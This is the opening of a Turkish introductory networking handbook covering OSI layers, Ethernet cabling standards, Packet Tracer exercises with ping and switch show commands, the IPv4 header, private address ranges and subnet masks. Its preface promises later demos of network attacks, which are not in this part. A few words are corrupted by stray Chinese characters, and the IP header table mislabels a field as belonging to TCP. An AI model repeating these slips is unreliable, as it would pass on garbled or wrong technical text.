

TEMEL SEVİYE NETWORK EL KİTABI

M. Alparslan Akyıldız

TCP IP AĞLARI

Önsöz


Bu kitap TCP IP temellerini inceleyerek, internetin çalışma yapısını katılımcıya öğretmek için yazılmıştır. Geleneksel Network kitaplarından farklı olarak konular içerisinde okurların öğrenme kapasitelerini en iyi kullanacak şekilde örnekler verilmiştir. En kolay noktalardan yola çıkılarak karmaşık yapılandırımlara kadar detaylar verilmiştir. Konular anlatılırken önce teorik bilgi verilmiştir. İkinci adımda verilen bilgiler emülasyon ya da simülasyon programları kullanılarak hayatı geçirilmiş katılımcının uygulamaları yaparak bilgileri öğrenmesi sağlanmıştır. 3. Adımda gerçek hayat senaryolarına yönelik paket analizleri snifferlarla gerçekleştirilmiştir. Son adımda siber güvenlik açısından yapılabilecek ağ atakları demo halinde gösterilerek güvenli yapılandırma ile alakalı örnekler verilmiştir.

Bu kitapta, OSI katmanlarını switch ve router konfigürasyonları yapmayı, ağ paket analizi yapmayı, route injection, MITM, STP,VTP,DTP ataklarını, güvenli cihaz yapılandırmasını, erişim listeleri uygulamalarını ve protokoller RFC standardında incelemeyi öğreneceksiniz. Eğitim sonunda büyük bir ağı kurarak yönetebilme becerisine sahip olacısınız.

Uyarı

Bu dökümanın kanun dışı hallerde hukuka aykırı şekilde kullanımında eğitmen ve akademi sorumlu tutulamaz. Katılımcı eğitime katılırken verilen bilgileri sadece eğitim amaçlı aldığına aksi yönlerde kanuna aykırı biçimde bu bilgileri bilerek ya da bilmeyerek kullandığında tüm hukuki sorumluluğu kendi üzerine aldığı kabul eder.

BÖLÜM 1 OSI KATMANLARI VE AĞ TEMELLERİ



Fiziksel katman dijital sinyal yani 1 ve 0'ların taşıdığı katmandır. Görevi bitleri taşımaktır. Cat5, Cat6 türevleri fiber kablolar repeater ve hub cihazları bu katmanda çalışırlar. Hub bir potundan aldığı verileri kalan diğer tüm portlardan göndererek iletişim sağlamaya yarayan cihazdır. Bu özelliğinden ötürü kocaman bir collision domain oluşturur. Güvenlik zafiyetlerinin yanında getirmektedir.

Kablo Çeşitleri:

Ahntı: Tod Lammle CCNA Hazırlık Kitabı

Orijinal IEEE 802.3 standartları şunlardır: 10Base2: 185 metre uzunluğa kadar, 10Mbps, temel bant teknolojisidir. Thinnet olarak bilinir ve tek segmentte 30 iş istasyonunu destekleyebilir. AUI konnektörlerle fiziksel ve mantıksal bir bus(veri yolu) kullanır. 10, 10Mbps anlamına gelir, Base, temel bant teknolojisi (ağdaki iletişim için bir sinyalleşme yöntemidir) anlamına gelir ve 2, yaklaşık 200 metreyi belirtir. 10Base2 Ethernet kartları, bir ağa bağlanmak için BNC (British Naval Connector, Bayonet Neill Concelman veya Bayonet Nut Connector) ve T-konnektörleri kullanır. 10Base5: 500 metreye kadar, 10Mbps, temel bant teknolojisi. Thicknet olarak bilinir. AUI konnektörlerle fiziksel ve mantıksal bir veri yolu kullanır. Repeater'larla 2,500 metreye kadar çıkabilir ve tüm segmentler için 1,024 kullanıcıyı destekler. 10BaseT: Kategori 3 UTP kablolama kullanan 10Mbps'dır. 10Base2 ve 10Base5 ağların tersine, her cihaz bir hub'a ya da switch'e bağlanır ve segment veya kablo başına sadece bir kullanıcıya sahip olabilirsiniz. Fiziksel star topoloji veya mantıksal bus ile RJ45 konnektör kullanır.


802.3 standartlarının her biri, Data Link ortam erişim yönteminden Physical katmana her seferde bir bit transfere izin veren bir Attachment Unit Interface (AUI) belirler. Bu, MAC'in sabit kalmasını sağlar, fakat Physical katman, mevcut ve yeni teknolojileri destekleyebilir anlamına gelir. Orijinal AUI interface'i, 15-pin sarmal-çifte çevrimi sağlayan bir transceiver'a (transmitter/receiver) izin veren 15-pin bir konnektördür.

AUI interface'i, yüksek frekansları içermesinden dolayı 100Mbps Ethernet'i destekleyemez. Bu nedenle, 100BaseT için yeni bir interface ihtiyacı doğdu ve 802.3u şartnamesi, 100Mbps throughput sağlayan Media Independent Interface (MII) olarak adlandırılan bir interface geliştirdi. MII, 4bit olarak tanımlanan nibble kullanır. Gigabit Ethernet, bir Gigabit Media Independent Interface (GMII) kullanır ve tek seferde 8 bit iletir.


802.3u (Fast Ethernet), 802.3 Ethernet ile uyumludur, çünkü aynı fiziksel özellikleri paylaşırlar. Fast Ethernet ile Ethernet, aynı MTU (maximum transmission unit), aynı MAC mekanizmasını kullanır ve 10BaseT Ethernet tarafından kullanılan frame formatını korur. Esasen, Fast Ethernet, 10BaseT'nin 10 katı fazla bir hız önermesi dışında, IEEE 802.3 düzenlemesine bir eklenti olarak geliştirilmiştir.

Genişletilmiş IEEE Ethernet 802.3 standartları şunlardır: 100BaseTX (IEEE 802.3u): EIA/TIA kategori 5, 6 veya 7 UTP iki-çift kablolama. Segment başına bir kullanıcı: 100 metre mesafe. Fiziksel star topoloji ve mantıksal bir bus ile RJ45 konnektör kullanır. 100BaseFX (IEEE 802.3u): 62.5/125-micron multimode fiber ile fiber kablolama kullanır. Noktadan-noktaya topoloji; 412 metreye kadar mesafe. Media-interface konnektörleri olan ST ve SC konnektör kullanır. 1000BaseCX (IEEE 802.3z): Sadece 25 metreye kadar çalışabilen twinax (dengelenmiş koaksiyel çift) olarak bilinen bakır sarmal-çifti. 1000BaseT (IEEE 802.3ab): Kategori 5, 100 metreye kadar, dört-çift UTP kablolama. 1000BaseSX (IEEE 802.3z): 62.5 ve 50-micron damar kullanan MMF; 850 nanometre lazer kullanır ve 62,5 micron ile 220 metreye, 50-micronla 550 metreye kadar erişebilir. 1000BaseLX: 9-micron damar, 1300 nano-metre lazer sağlayan ve 3km.'den 10 kilometreye kadar gidebilen single-mode fiber.


Düz kablo, hostu switche ya da routerı hosta bağlamak için kullanılır. Pin gösterimleri aşağıdaki gibidir.



Çapraz kablo, switch ile switch, host ile host, router ile host bağlantısı yapılmırken kullanılabilir. Pin bağlantı gösterimi aşağıdaki gibidir.



Rollover kablo, diğer adıyla konsol kablosu cihaz konfigürasyonlarının gerçekleştirilebilmesi için COM seri portlarından yapılan bağlantılarında kullanılır.




Bilgisayardan konsola bağlantı kurmak için RS232 dönüştürücü ve uygun kablo kullanabilirsiniz. Putty veya Secure CRT programları bağlantı için ihtiyaç duyulabilecek yazılımlar arasındadır.

<https://www.vandyke.com/products/securedcrt/>


<http://www.putty.org/>

Bilgisarım kısmındaki aygıtlar kısmından COM portunun belirlenmesinin ardından aşağıdaki gibi konsol bağlantısı yapılabilir;



Repeater zayıflayan sinyalin güçlendirilip yeniden üretilmesi için kullanılır. Aşağıda gösterilen ağı kurarak kablolardan ilgili öğrendiğiniz bilgileri kulanınız. Uygulama packet tracer üzerinde yapılmıştır;

UYGULAMA 1 KABLOLAMA




Datalink katmanı yani veri katmanın görevi NETWORK İÇİ İLETİŞİMİN sağlanmasıdır. Bu katmanda帧eler gönderilip alınır. Ethernet protokolünün kullanıldığı bu katmanda switch yani anahtar ağa bağlı cihazlar arasındaki iletişimini üzerlerinde bulunan MAC tablosu kayıtlarıyla sağlar. Bu tabloda hangi fiziksel interface'de (portta) hangi cihazın mac adresinin olduğunun kaydı tutulur. Bu katmada yapılan işleme switching denir. Bu katmanda Ethernet protokolü çalışırken, bir Ethernet Frame'inin yapısı aşağıdaki gibi gösterilmiştir.

Ethernet II Frame Structure and Field Size					
8 Bytes	6 Bytes	6 Bytes	2 Bytes	46 - 1500 Bytes	4 Bytes
Preamble	Destination Address	Source Address	Type	Data	Frame Check Sequence

Ethernet IEEE 802.3 ile belirtilmiş protokoldür. Ethernet header 14 byte uzunluğundadır. Ethernet header ise aşağıdaki gibi gösterilmiştir;

Ethernet II Header





MAC adresi ağ kartları üzerinde bulunan eşsiz numaralardan oluşan 48 bit 6 oktetlik numara dizisidir. Bu adresler sayesinde bilgisayarlar arasındaki local ağ iletişimini sağlanır. MAC adresinin ilk 24 biti OUI olarak kart ya da cihazın üreticisini gösterir. “getmac” komutu ile Windows işletim sistemindeki ağ kartlarınızın mac adreslerini öğreniniz.


MTU maksimum transfer unit değerini belirtmektedir. MTU varsayıalında 1500 byte olarak belirlenmiştir. Konunun daha iyi anlaşılmasına açısından aşağıda gösterilen basit örneği packet tracer üzerinde yapınız;

UYGULAMA 2 YEREL AĞ KURMA

3 adet bilgisayarı bir 2960 serisi bir switch ilebirbirine bağlayarak bilgisayarlara 192.168.1.1, 192.168.1.2, 192.168.1.3 IP adreslerini 255.255.255.0 alt ağ maskesi ile arayüzden tanımlayınız.



Ping komutu ICMP kullanan bir komuttur. Karşındaki bilgisayarın ayakta olup olmadığını ping atarak kontrol ediniz.



```

Reply from 192.168.1.3: bytes=32 time=0ms TTL=128

Ping statistics for 192.168.1.3:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

PC>ping 192.168.1.2 -n 1

Pinging 192.168.1.2 with 32 bytes of data:
Reply from 192.168.1.2: bytes=32 time=1ms TTL=128

Ping statistics for 192.168.1.2:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 1ms, Average = 1ms

PC>

```

Switch'e bağlanarak aşağıdaki komutları sırasıyla çalıştırınız;

- 1) **enable**
- 2) **show run** (cihaz üzerindeki konfigürasyonu görüntüler)
- 3) **show ip interfaces brief** (switch üzerindeki fiziksel portların açık ya da kapalı olduğunu durumunu görebilirsiniz. Ayrıca IP adresi almış bir interface varsa o da bu komutun çıktısında görülür)
- 4) **show mac-address-table** (Teoride anlatılan fiziksel port ve mac adresi eşleşmesinin görülebileceği bu komut, interface'e bağlı cihazların mac adreslerini gösterir.)

```

Switch>enable
Switch#show mac-address-table
      Mac Address Table
-----
Vlan   Mac Address        Type      Ports
----  -----              -----    -----
  1    000c.cf34.7b40    DYNAMIC   Fa0/2
  1    00d0.ff73.7d96    DYNAMIC   Fa0/3
  1    00e0.8f1e.8133    DYNAMIC   Fa0/1
Switch#

```

```

Switch#sh ip int brief
Interface          IP-Address      OK? Method Status
Protocol

FastEthernet0/1      unassigned     YES manual up
up

FastEthernet0/2      unassigned     YES manual up
up

FastEthernet0/3      unassigned     YES manual up
up

FastEthernet0/4      unassigned     YES manual down
down

FastEthernet0/5      unassigned     YES manual down
down

FastEthernet0/6      unassigned     YES manual down
down

FastEthernet0/7      unassigned     YES manual down
down

FastEthernet0/8      unassigned     YES manual down
down

FastEthernet0/9      unassigned     YES manual down

```

```

Switch#show run
Building configuration...

Current configuration : 1043 bytes
!
version 12.2
no service timestamps log datetime msec
no service timestamps debug datetime msec
no service password-encryption
!
hostname Switch
!
!
!
!
!
!
spanning-tree mode pvst
!
interface FastEthernet0/1
!
interface FastEthernet0/2
!
interface FastEthernet0/3
!
interface FastEthernet0/4
!
interface FastEthernet0/5
!
interface FastEthernet0/6
!
interface FastEthernet0/7
!
interface FastEthernet0/8
!
```

VTP, CDP, DTP gibi protokollerde L2'de çalışmaktadır. Bu protokollere ilerde degenilerek uygulamaları yapılacaktır. Konu bütünlüğünün bozulmaması açısından ağ katmanı anlatılarak uygulamalara devam edilecektir. Uygulamadanlaşılacağı üzere bir frameağ içerisinde bir cihazdan diğerine gönderileceği zaman ethernet frame üzerinde belirtilen kaynak ve hedef mac adreslerini frame'in ilgili yerlerine yazar. Frame switch'e gider, switch üzerindeki CAM tablosundan frame'in gideceği mac adresinin bağlı olduğu fiziksel port bulunarak frame'in anahtarlama işlemi switch tarafından gerçekleştirilir.


Network katmanının görevi ağlar arası iletişimini sağlamaktır. Bu katmanda **IPv4, IPv6 ve ARP ICMP gibi** protokoller görev yapar. Katman 3 ağ anatolları ve **Router** cihazları bu katmanda çalışırlar. Router cihazları ağlar arası iletişimini üzerinde tuttuğu routing tabloları sayesinde sağlar. Bu katmanda paket alışverişi yapılır. Bir paketin yapısında kaynak IP hedef IP gibi bölümler yer alır. Routing tablosu üzerinde gelen bir paketin hedef ağa hangi yoldan gitmesi gerektiğini bilgileri mevcuttur. Bu bilgilerde hedef ağa gidilmesi için çıkış interface ya da hedef networke ulaşmak için gidilecek bir sonraki atlama noktasının IP adres kaydı tutulur. Bu katmanda yapılan işlem routing işlemidir. Bu katmanda başlıca aşağıda verilen işlemler yapılır;

- 1) Paket Anahtarlama
- 2) Paket Filtreleme (Access List)
- 3) Algoritmaya Göre En Kısa Yol Seçimi
- 4) Yönlendirme (Routing)

Statik ve dinamik olmak üzere 2 çeşit routing yöntemi vardır. Statik routing yönteminde kaynağın ulaşacağı tüm ağlara hangi yoldan gidileceği tek tek kaynak router ve diğer routerlar üzerinde routing kuralları şeklinde写字楼ken, Dinamik routing yönteminde sadece routera bağlı ağlar routelara kaydedilir daha sonra routelar birbirleri ile konuşarak route tablolarını güncellerler ve uzak ağlara hangi yollardan gidileceğinin bilgilerini route tablolarına yazarlar. Bu katmanda çalışan protokoller aşağıdaki gibi incelenmiştir;

IP INTERNET PROTOKOLÜ

IP internetteki kutuların birbirleri ile konuşabilmeleri için gerekli olan adresdir. IP header aşağıdaki gibidir;




Version	Protocol	Fragment Offset	IP Flags
Version of IP Protocol. 4 and 6 are valid. This diagram represents version 4 structure only.	IP Protocol ID. Including (but not limited to): 1 ICMP 17 UDP 57 SKIP 2 IGMP 47 GRE 88 EIGRP 6 TCP 50 ESP 89 OSPF 9 IGRP 51 AH 115 L2TP	Fragment offset from start of IP datagram. Measured in 8 byte (2 words, 64 bits) increments. If IP datagram is fragmented, fragment size (Total Length) must be a multiple of 8 bytes.	x D M x 0x80 reserved (evil bit) D 0x40 Do Not Fragment M 0x20 More Fragments follow
Header Length	Total Length	Header Checksum	RFC 791
Number of 32-bit words in TCP header, minimum value of 5. Multiply by 4 to get byte count.	Total length of IP datagram, or IP fragment if fragmented. Measured in Bytes.	Checksum of entire IP header	Please refer to RFC 791 for the complete Internet Protocol (IP) Specification.

RFC 791 ile tanımlanan IP protkolünde IP header 20 byte uzunluğundadır. IP adresleri Private ve Public olmak üzere 2'ye ayrılmıştır. Public IP adresleri modem üzerinde konumlanan ISP tarafından verilen gerçek IP adresi iken private IP adresleri is aşağıdaki gibidir;

Private IP Addresses

Class	Private Networks	Subnet Mask	Address Range
A	10.0.0.0	255.0.0.0	10.0.0.0 - 10.255.255.255
B	172.16.0.0 - 172.31.0.0	255.240.0.0	172.16.0.0 - 172.31.255.255
C	192.168.0.0	255.255.0.0	192.168.0.0 - 192.168.255.255

IPv4'de kullanılabilecek IP adres sayısı sınırlı olduğu için private IP adresleri kullanılarak IP israfı önlenmiştir. Aşağıdaki diyagramı inceleyiniz;




Modem ya da router ile ISP arasında kalan Ağ WAN, modem ya da routerin arkasında kalarak private IP adreslerinin kullanıldığı içi ağ ise LAN olarak adlandırılır.

VLSM

ALT AĞ MASKESİ Ve DEFAULT GATEWAY Kavramları

IP verilen iki ayrı cihaz aynı ağda ya da farklı ağda olduğunu alt ağ maskesi sayesinde anlar. IP adresleri 32 bit ve 4 oketten oluşan adreslerdir. Aşağıda aynı LAN içerisinde konumlandırılmış iki farklı bilgisayarın aynı ağda olup olmadığına nasıl karar verildiğinin uygulaması yapılacaktır.

1. Bilgisayar IP Konfigürasyonu



255.255.255.240 alt ağ maskesi ne anlama gelmektedir?

Öncelikle bilgisayar ya da diğercihazlar IP adresi ve alt ağ maskelerini binary yani 1 ve 0 lar şeklinde yazarlar. Bir IP adresini binary hale çevirmeden 10'dalık tabanda yazılan bir sayının 2'lik binary hale nasıl çevrileceği aşağıdaki gibi anlatılmıştır. 8 bit aşağıdaki gibi temsil edilir;

128	64	32	16	8	4	2	1
2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0

Örneğin 192.168.1.1 sayısının binary hali aşağıdaki gibidir;

11000000.10101000.00000001.00000001

255.255.255.240 alt ağ maskesinin binary hali aşağıdaki gibidir;

11111111.11111111.11111111.11110000

IP adresi ve alt ağ maskesi binary hale dönüştürüldükten sonra AND işlemine tabi tutulur. Çıkan sonuç IP adresi NETWORK adresi olarak kabul edilir.

11000000.10101000.00000001.00000001


11111111.11111111.11111111.11110000

AND

